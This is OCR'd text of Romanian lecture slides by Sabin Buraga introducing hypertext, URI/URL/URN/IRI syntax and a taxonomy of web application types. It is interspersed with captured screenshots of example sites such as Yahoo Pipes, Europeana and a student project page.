Multimedia = Σ medii

medii de comunicare:
continue (audio, video) și/sau discrete (text)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: ingrediente

Hipertextul ca (di)graf

noduri = concepte

legături = relații

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: ingrediente


Noduri interconectate prin legături

nod sursă = referință (ancoră)

nod destinație = referent (ancoră)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


hipertext: legături



referențiale (non-ierarhice)
organizaționale (ierarhice, structurale)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: legături



referențiale (non-ierarhice)
organizaționale (ierarhice, structurale)

statice *versus* dinamice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: documente

Conținut

tipuri de medii: text, imagini, sunete, animații,...

Organizare

noduri + legături structurale

Prezentare

textuală, grafică, multimedia, 3D, mixtă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum identificăm (adresăm) resursele Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

Fiecare resursă Web este desemnată de
identificatori uniformi de resurse

URI – *Uniform Resource Identifiers*

RFC 2396, 3986

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI: definiții

Resursă

„lucru” care posedă o identitate

URI: definiții

Resursă

„lucru” care posedă o identitate

însemnare, CV, fotografie, prezentare, melodie, program, persoană, bază de date, concept arbitrar etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI: definiții

Identificator

obiect care poate juca rolul unei resurse

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI: definiții

Identificator

obiect care poate juca rolul unei resurse

secvență de caractere având o sintaxă precisă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI: definiții

Uniformitate

resurse eterogene pot fi desemnate
pe baza acelorași convenții sintactice,
fiind interpretate semantic în mod uniform

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI = URL + URN

Uniform Resource Locator

identifică resursele prin intermediul mecanismului de accesare: adresă de rețea, domeniu simbolic

RFC 2717, 2718

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI = URL + URN

Uniform Resource Locator

http://profs.info.uaic.ro/~busaco/teach/

mailto:tux@pinguin.info

ftp://ftp.funet.fi/pub/README.txt

…YII=

tel:+40232201090

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI = URL + URN

Uniform Resource Name

identifică resursele prin nume, în mod persistent,
chiar dacă resursa este una abstractă

RFC 2141

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI = URL + URN

urn:mimetypes

urn:ISBN:973-681-988-4

urn:ietf:rfc:2401

urn:mozilla:install-manifest

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI = URL + URN

tipuri de date MIME

urn:mimetypes

carte identificată unic prin ISBN

urn:ISBN:973-681-988-4

specificație (standard)

urn:ietf:rfc:2401

componentă software

urn:mozilla:install-manifest

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

schema*://*authority*/*path*?*query

http://www.pinguin.info/prog/cauta?id=Tux

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

schema*://*authority*/*path*?*query

http://www.pinguin.info/prog/cauta?id=Tux

schema reprezintă o schemă de adresare standardizată (recunoscută de client – *e.g.*, *browser* Web)

about file geo http https im mailto news sip sms tel tv urn ws xmpp etc.

www.iana.org/assignments/uri-schemes/uri-schemes.xhtml

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

schema*://*authority*/*path*?*query

http://www.pinguin.info/prog/cauta?id=Tux

authority poate include informații de autentificare a utilizatorului (nume:parola – specificate în clar!)

+

date privind domeniul/adresa Internet, eventual portul de acces

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

schema*://*authority*/*path*?*query

http://www.pinguin.info/prog/cauta?id=Tux

path referă o cale (virtuală) de directoare
spre un nume de resursă – interpretabil ca nume de fișier,
eventual având o extensie

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

schema*://*authority*/*path*?*query

http://www.pinguin.info/prog/cauta?id=Tux

query specifică date de intrare
uzual, perechi cheie=valoare delimitate de „&”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

Caractere rezervate

; / ? : @ & = + $,

se codifică în baza 16, precedate de **%**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

Caractere rezervate

; / ? : @ & = + $,

se codifică în baza 16, precedate de **%**

exemplu: **spațiul** va deveni **%20**

de ce?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

URL-uri absolute

http://www.info.uaic.ro/~busaco/cv.html

apar obligatoriu componentele *schema* și *authority*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

URL-uri relative

../../web.css

apar doar construcții referitoare la componenta *path* și, eventual, *query*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

„Fragmente” dintr-un conținut
pot fi referite prin **URIref**
(referințe, *fragment identifiers*)

URI#URIref

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

„Fragmente” dintr-un conținut
pot fi referite prin **URIref**
(referințe, *fragment identifiers*)

URI#URIref

web-biblio.html#web
https://drive.google.com/#my-drive

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

URI-urile trebuie considerate opace

nu trebuie „ghicit” tipul conținutului
inspectând URI-ul asociat resursei

URI

URI-urile trebuie considerate opace

nu trebuie „ghicit” tipul conținutului
inspectând URI-ul asociat resursei

tipul unei resurse nu este dat de extensie – *e.g.*, **.html** –,
ci de tipul MIME transmis de server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

URI

URI-urile trebuie considerate opace

nu trebuie „ghicit” tipul conținutului
inspectând URI-ul asociat resursei

starea/conținutul resursei poate evolua în timp,
dar URI-ul asociat ei nu

„*cool URIs don’t change*”
www.w3.org/Provider/Style/URI.html

IRI

Internationalized Resource Identifier
complementar URI-ului (RFC 3987)
permite folosirea caracterelor Unicode

a se vedea și IDN (*Internationalized Domain Name*)

exemplificări:
http://thefreedictionary.com/rosé
http://www.köpabåt.eu/motorbat/
http://www.以食為天.tw/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Ce tipuri de aplicații Web există?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Sit Web

sistem pe care rulează un server Web
găzduind o serie de pagini (resurse) înrudite

ale unei organizații, companii sau persoane

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Aplicație Web

colecție interconectată de pagini Web
cu conținut generat dinamic, menită a oferi
utilizatorilor o funcționalitate specifică

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Aplicație Web

interacțiunea dintre aplicație și utilizatori
are loc via o interfață Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Aplicație Web

interacțiunea dintre aplicație și utilizatori
are loc via o interfață Web

uzual, sit Web = aplicație Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Aplicație Web


exemple:
Amazon, Codepen, Coursera, Dropbox, Expedia, Flickr, InfoQ, info.uaic.ro, Koding, PHPMyAdmin, Reddit, Quora, SlideShare, Snapchat, Vimeo, webmin, WordPress

...și multe, multe, multe altele

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

tipuri de aplicații web

Centrate pe documente
Interactive
Tranzacționale
Colaborative
Orientate spre portaluri
De tip ubicuu
Web social
Web semantic



evoluția în timp
a complexității

Centrate pe documente – *document centric*

conținut/pagini static(e):
situri de companii, personale

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Dr. Sabin-Corneliu Buraga

a Web scientist, an artist, and more...

☷ Who Am I?

- profile
- biography
- cont@ct
- @busaco4web

♞ Work

- courses
- talks & docs updated
- research

❀ Hobbies

- e-paintings
- literature
- music (MP3s)

⊙ Courses

Web App Development
Client-Side Web App Development

⌚ Events

INTERACT 2015
ISPDC 2015
BCI 2015
RoCHI 2015

Last update: January 26, 2015

Sabin-Corneliu Buraga (1996—2015) CC / infoiasi

Interactive

expoziții virtuale
situri de știri
sisteme de facilitare a călătoriilor (*e-travel*)
chioșcuri informative
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Presentations

← Newer Older →

Civilizing Web Programming with Dart

Posted by Gilad Bracha on Feb 02, 2014

Gilad Bracha presents the motivation behind building Dart, the current state of the Dart platform and where it is heading to.

Making Java Groovy

Posted by Ken Kousen on Jan 31, 2014

Ken Kousen advises Java developers how to do similar tasks in Groovy: building and testing applications, accessing both relational and NoSQL databases, accessing web services, and more.

Uncle Sam's Guide to Grails Security

Posted by Joe Rinehart on Jan 31, 2014

Joe Rinehart discusses some of the essential security topics for Grails (and Java) Web applications, showing how Grails can make life easier and the pitfalls of attempting to secure highly dynamic code.

Functional Vectors, Maps, and Sets in Julia


Continuum: A JS (ES6) VM Written in JS (ES3)

Common Security Pitfalls for Mobile Apps in the

Tranzacționale

online banking
soluții B2B (*business-to-business*)
fluxuri de activități (*workflow*-uri)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


pipes
Flickr interestingness and groups
Pipe Loaded
Run Pipe...
Layout
Expand All
Collapse All
Back to My Pipes
New
Save a copy
Sources
Find First Site Feed
Yahoo! Local
XPath Fetch Page
Fetch Feed
YQL
Item Builder
Flickr
Fetch CSV
Fetch Data
RSS Item Builder
Feed Auto-Discover
User inputs
Operators
Url
String
Date
Location
Number
Favorites
My pipes
Deprecated
URL Builder
Base: http://api.flickr.com
Port:
Path elements
services/rest/
Query parameters
api_key
text [wired]
method
flickr.interestingnes
per_page
500
extras
owner_name,tags,
Private String
This string will only be shown to the pipe owner
Private string
text
Fetch Data
URL:
url [wired]
Path to item list:
photos.photo
Split
Regex
Use regular expression patterns here:
Rules
In item.link replace ^.*$ with http://www.flickr.co
In item.description replace ^.*$ with <p><a title="${title}
In item.title replace ^.*$ with "${title}" by ${owne
In item.media:group.me replace ^.*$ with http://farm${farm}.s
In item.media:group.me replace ^.*$ with http://farm${farm}.s
Loop
For each
in input feed
[open] flickr.photos.getAllContexts
API key:
text [wired]
Photo ID:
item.id
Path to item list:
pool
emit all results
assign all results to item.loop:pipe:dca45
Rename
Mappings
item.id Copy As link
item.title Copy As description
item.accuracy Copy As media:group.media
item.accuracy Copy As media:group.media

Colaborative

tele-conferințe Web
aplicații Web de tip *wiki*
servicii *e-learning*
aplicații Web *peer-to-peer*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Presentations

This page includes the proposals of the presentations to be delivered by the students — teams of **maximum 2 persons** — during the lab classes. Duration of a presentation: **maximum 20 minutes**. A presentation could include demos, examples, multimedia resources, etc. Also, other **10 minutes of Q&A** are permitted.

If you have preferred topics to be discussed, propose them. They will be voted for the next labs.

List of current proposals

For this year, the list of proposed topics is closed.

Please, insert under each proposal the name of students who intend to deliver the presentation + the URL (blog, presentation, demo, source-code, screencast, etc.).

Delivered presentations

1. CSS files optimization : motivation, techniques, results
   [*Bogdan Gaza* — for 20 Feb] *Irina Grosu, Vlad Stoian, Victor Porof, Ana-Maria Daneliuc, Cristina Serban*
2. Software programming tools for creating/managing CSS files — an example is LESS
   [*Dinu Suman* — for 28 Feb] *Ionuț Știrban, Irina Grosu, Petrea Teodora, Vlad Stoian, Bogdan Gaza, Cristina Serban*
3. Practical uses of SSI directives — presentation
   [*Ionuț Știrban* — for 7 March] *Irina Grosu, Cezar Derevlean, Dinu Suman,Teodora Petrea, Aurelian-Ionel Ursache, Bogdan Gaza, Vlad Stoian, Victor Porof*
4. Server-side Web programming using Node.js (features, practical uses, case studies — offer original examples)
   [*Ana-Maria Daneliuc, Bogdan Gaza* — for 14 March] *Irina Grosu, Victor Porof, Stefan Comanescu, Cristina Serban, Vlad Stoian, Aurelian-Ionel Ursache*
5. Server-side Web development via Ruby on Rails (motivation, architecture, case studies — provide your own examples)
   [*Victor Porof, Vlad Stoian* — for 21 March] *Aurelian-Ionel Ursache, Ana-Maria Daneliuc, Irina Grosu, Stefan Comanescu, Bogdan Gaza* — Demo Sources & presentation
6. Building Web applications using Java and the Play framework — presentation

Orientate spre portaluri

localizare unitară a informațiilor
tehnice, de afaceri, guvernamentale,...

specie: **Web-ul cetățenesc**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

europeana
think culture


Explore Europe's cultural collections

Search
Help

Exhibition: Royal Book Collections

Featured Search: The Museum of Architecture, Berlin

Exhibition: European Sport Heritage


Preview the new Europeana portal before it's launched

From the blog

Košice: Capital of Culture
Last Friday, we celebrated Marseille becoming European Capital of Culture. This weekend, it's the turn of this year's other winner – Košice...

Einstein and Early X-Rays Feature In New Virtual Exhibition

Featured item


Follow us on Pinterest

De tip ubicuu

servicii mobile bazate pe locația utilizatorului,
disponibile pe mai multe plaforme:
desktop, dispozitive mobile, tabletă,...

Web-ul mobil

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



UbiGuide

An essential tool for any tourist, ubiGuide's unique capabilities give users an amazing Windows Phone 8 experience.

More Info at youtube description.

Imagine Cup 2013 Project

Adviser by: PhD. Sabin C. Buraga

Students:


- Ionut Danila
- Mihaela Ghimiciu

Web social

